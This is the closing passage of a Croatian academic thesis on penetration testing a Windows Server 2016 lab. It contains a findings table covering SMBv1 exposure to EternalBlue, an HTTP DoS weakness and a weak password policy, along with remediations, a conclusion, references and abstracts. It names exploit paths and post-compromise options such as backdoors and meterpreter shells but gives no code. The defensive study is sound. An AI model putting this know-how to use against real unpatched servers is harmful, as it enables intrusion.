
Slika 71. Obavijest o obaveznoj promjeni lozinke

Prilikom upisa stare lozinke „12345678“ ili upisa nove lozinke „11112222“ nam prijavljuje kako lozinka ne zadovoljava sigurnosne zahtjeve.



Slika 72. Primjer gdje lozinka ne zadovoljava sigurnosne uvjete

Prilikom upisa nove, sigurnije lozinke „gPmVR3weETUv“, uspješno smo izmijenili lozinku.



Slika 73. Uspješna promjena lozinke prilikom zadovoljavanja sigurnosnih uvjeta

Na ovaj način smo se značajno zaštitili od napada rječnikom u slučaju da netko sazna hash vrijednost naše lozinke jer je lozinka znatno dulja i kompleksnija, velike su vjerojatnosti da se napadom rječnika niti ne može saznati lozinka, a apsolutno je sigurno da bi probijanje lozinke trajalo vrlo dugo.

6.4. Faza izvještavanja

U prethodnome poglavlju smo obavili penetracijsko testiranje virtualnog laboratorijskog okruženja kojeg smo stvorili, sada je došao na red izvještaj koji se treba generirati na kraju svakog penetracijskog testiranja. Testiralo se virtualno okruženje koje se nalazi u mreži 192.168.8.0/24. Testiranje se provodilo koristeći stroj na kojem se pokreće Kali Linux operativni sustav. Skeniranjem

mreže i portova smo naišli na dva uređaja interesa, jedno do njih je server WIN-SERVER2016, a drugo je klijentsko računalo Racunalo1. U idućoj tablici možemo vidjeti rezultate.

Uređaj	IP adresa	Primijećeni propust	Port	Ranjivost	Akcija	Rezultat
WIN-SERVER2016	192.168.8.100	Microsoft-ds (SMBv1) u Windows Server 2016 operacijskom sustavu. Sustav nije ažuriran.	445	Neažurirani operacijski sustav Windows Server 2016 koji unutar sebi ima pokrenut Microsoft-ds servis na portu 445 koji koristi SMBv1 protokol je podložan EternalBlue, EternalRomance i EternalChampion metodama iskorištavanja ranjivih točaka. Ukoliko se napadač dovede u poziciju da može iskoristiti ovu slabu točku, može preuzeti čitavi server.	Ažuriranje Windows Server 2016 operacijskog sustava sa sigurnosnim ažuriranjem KB4013429.	Sustav više nije pogodan za napad koristeći EternalBlue, EternalRomance ili Eternal Champion metode.
WIN-SERVER2016	192.168.8.100	HTTP	80	HTTP je nesiguran protokol koji se provodi kroz otvoreni port 80, vrlo je sklon napadima koji mogu dovesti do poplavlivanja mrežnih usluga.	Zatvaranje HTTP na portu 80 za nesiguran promet koristeći vatrozid.	Više nismo podložni DoS napadima HTTP protokolom kroz port 80.
WIN-SERVER2016, Racunalo1	192.168.8.100	Sigurnosna politika lozinki	-	Nedefinirana sigurnosna politika lozinki može dovesti do toga da korisnik sam može kreirati svoju lozinku te pritom	Implementacija sigurnosne politike lozinki kako bi se lozinke svi korisničkih	Klijentska računala su znatno zaštićenija i manje podložna brute force napadima.

				kreirati jednostavnu i nesigurnu lozinku. Ovakve lozinke su vrlo podložne napadima koji koriste rječnike.	računa unutar domene diplomski.local zadovoljile minimalne zahtjeve kompleksnosti lozinke.	

Tablica 4. Izvještaj o primijećenim propustima i provedenim mjerama otvrdnjavanja

7. Zaključak

U radu smo objasnili što je to penetracijsko testiranje te otkud dolazi potreba za penetracijskim testiranjem. Naveli smo i objasnili vrste penetracijskog testiranja, faze penetracijskog testiranja i metodologije. Zatim smo izradili laboratorijsko okruženje koristeći Windows operacijski sustav unutar kojeg smo imali jedan stroj sa Kali Linux operativnim sustavom s kojim smo kasnije proveli penetracijsko testiranje. Proveli smo penetracijsko testiranje te zaključili kako je Windows Server operacijski sustav imao ranjivih točaka koje su se itekako mogle iskoristiti te smo imali više mogućnosti kako provesti napad. Ukoliko nam je cilj bio samo napraviti štetu informacijskom sustavu odnosno zamišljenoj organizaciji, mogli smo izbrisati bitne datoteke, ugasiti produkcijske servere, izbrisati konfiguracijske datoteke i podatke te slično. Ukoliko nam je cilj bio osigurati stražnji ulaz na server te na skriven način infiltrirati server kako bi kroz dulji period sakupljali produkcijske podatke, mogli smo i to provesti. Ovo je sve bilo moguće zbog poznate ranjivosti SMBv1 protokola za dijeljenje datoteka unutar Windows Server 2016 operacijskog sustava, iskorištavanje ove ranjive točke nam daje najviše privilegije unutar sustava te u konačnici osim pristupa shellom, meterpreterom ili powershellom, možemo osigurati i RDP vezu na sami server. Obavezno je ažurirati Windows Server 2016 te pritom i sve ranije inačice Windows Server operacijskog sustava sa KB4013429 kako ne bi došlo do iskorištavanja sustava. Nakon ovoga smo demonstrirali DoS napad na port 80 koristeći HTTP protokol te zaštitu od istoga koristeći pravila unutar vatrozida. Demonstrirali smo i slabosti neispravno provedene sigurnosne politike lozinke unutar domene diplomski.local, jednostavne lozinke se vrlo lako mogu probiti napadima rječnikom ukoliko se dođe do direktnog pristupa računalu ili udaljeno ukoliko se može uhvatiti kriptirana hash vrijednost neke lozinke. Prikazali smo kako provesti sigurniju politiku lozinke te ju implementirati unutar domene. Kao zaključno se može reći kako je Windows Server 2016 vrlo siguran sustav ukoliko se konfigurira ispravno i redovito ažurira. Unutar organizacija su još uvijek najslabija karika ljudi, ljudi su lakovjerni te podložni greškama kada se nalaze pod stresom ili velikom količinom posla, iskorištavaju se njihovi trenutci nepažnje metodama društvenog inženjeringa koje podrazumijevaju phishing napade, pretexting i slične. Osim neplaniranih grešaka zaposlenika je bitno spomenuti i štetu koju mogu napraviti nezadovoljni zaposlenici neke tvrtke ili bivši zaposlenici koji su upoznati sa infrastrukturom sustava neke tvrtke. Iznimno je bitno unutar organizacije poraditi na sigurnosnoj politici IT sustava te samog okruženja. Bitno je provoditi edukacije s ciljem podizanja razine svijesti zaposlenika o napadima i njihovim opasnostima.

8. Literatura

- Alcott, N 2001, *DHCP for Windows 2000*, O Reilly & Associates, Inc, Sebastopol, CA
- Ali, S & Herivato, T 2011, *BackTrack 4: Assuring Security by Penetration Testing*, Packt Publishing
- Budiarto R, et al. 2004, *Development of penetration testing model for increasing network security*, In Proceedings of the Information and Communication Technologies: From Theory to Applications Conference
- Davis, R 2021, *The Art of Network Penetration Testing: How To Take Over Any Company In The World*, Manning Publications Co. , Shelter Island, NY
- Evans, J 2022, *How DNS Works*
- Federal Office for Information Security (BSI), *A Penetration Testing Model* [Online] Dostupno na: https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile&v=1
- Geer, D & Harthorne J, *Penetration testing: A duet*, In Proceedings of the 18th Annual Computer Security Applications Conference, IEEE Computer Society, Washington, DC, USA
- Kang, B 2008, *About effective penetration testing methodology* [Online] Dostupno na: <https://docplayer.net/7262564-About-effective-penetration-testing-methodology.html>
- Layton, TP 2002, *Penetration studies – a technical overview* [Online] Dostupno na: <https://www.giac.org/paper/gsec/1972/penetration-studies-technical-overview/102740>
- McDermott, JP 2000, *Attack net penetration testing*, In Proceedings of the 2000 workshop on New security paradigms, New York, NY, USA
- Microsoft 2022, *Active Directory Services Overview* [Online] Dostupno na: <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview#understanding-active-directory>
- Microsoft 2016, *Group Policy Overview* [Online] Dostupno na: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831791\(v=ws.11\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831791(v=ws.11))
- Microsoft 2022, *Introduction to Hyper-V on Windows 10* [Online] Dostupno na: <https://learn.microsoft.com/en-us/virtualization/hyper-v-on-windows/about/>

- Microsoft 2016, *Print And Document Services Overview* [Online] Dostupno na: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831468\(v=ws.11\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831468(v=ws.11))
- Shrestha, N 2012, *Security Assessment via Penetration Testing: A Network and System Administrator's Approach*, Oslo University College
- Vacca, JR 2009, *Computer and Information Security Handbook*, Morgan Kaufmann
- Wack J, et al 2003, *Guideline on network security testing* [Online] Dostupno na: <https://www.nist.gov/publications/guideline-network-security-testing>
- Wilhelm T 2009, *Professional Penetration Testing: Volume 1: Creating and Learning in a Hacking Lab*, Syngress
- Xynos, K et al. 2010, *Penetration testing and vulnerability assessments: A professional approach*, In Proceedings of the 1st International Cyber Resilience Conference, Edith Cown University, Perth, Western Australia, SECAU - Security Research Centre

Penetracijsko testiranje Windows Server 2016 u virtualnom okruženju

Sažetak

Cilj ovog rada je steći uvid u sigurnost Windows Server 2016 operacijskog sustava u laboratorijskom virtualnom serversko-klijentskom okruženju. Računala te generalno informacijske tehnologije su potpuno utkani u svakodnevni život te je u razvijenim dijelovima svijeta poslovanje bez njih nezamislivo. Sa konstantnim, rapidnim razvitkom informacijskih tehnologija otvaraju se i novi vektori napada na računalne sustave, računalni sustavi su kompleksniji nego ikada te je vrlo lako previdjeti i pogriješiti pri konfiguraciji istih. Sa strane napadača je procesorska snaga jača nego ikada te su mnogi alati dostupni koji potpuno automatiziraju procese napada na računalne sustave. Jedan od načina otvrdnjavanja sustava protiv napada jest penetracijskim testiranjem. U ovome radu se provodi penetracijsko testiranje Windows Server 2016 serversko-klijentskog okruženja koristeći Kali Linux operativni sustav. Želi se prikazati koliko je bitno redovito ažuriranje, nadziranje i ispravno konfiguriranje serverskih sustava.

Ključne riječi: penetracijsko testiranje, server-klijent, windows server 2016, kali linux, active directory, eternalblue

Penetration testing of Windows Server 2016 in a virtual environment

Summary

The goal of this thesis is to gain insight into the security of the Windows Server 2016 operating system in a controlled virtual server-client environment. In the current age, computers and IT in general are completely integrated into our everyday lives. In developed parts of the world, business without IT is unthinkable and not possible. With the constant, rapid development of IT, new vectors of attacks on computer systems are opening up, computer systems are more complex than ever and it is very easy to overlook and make mistakes when configuring them. On the attacker's side, processing power is stronger and more available than ever and many powerful tools which automate attacks are free and at their disposal. One of many ways to test a system's security and defenses is by conducting a penetration test. In this thesis, penetration testing of the Windows Server 2016 operating system is carried out using a Kali Linux machine in a controlled, laboratory environment. The goal is to present how important it is to regularly patch, monitor and correctly configure a server.

Key words: penetration testing, server-client, windows server 2016, kali linux, active directory, eternalblue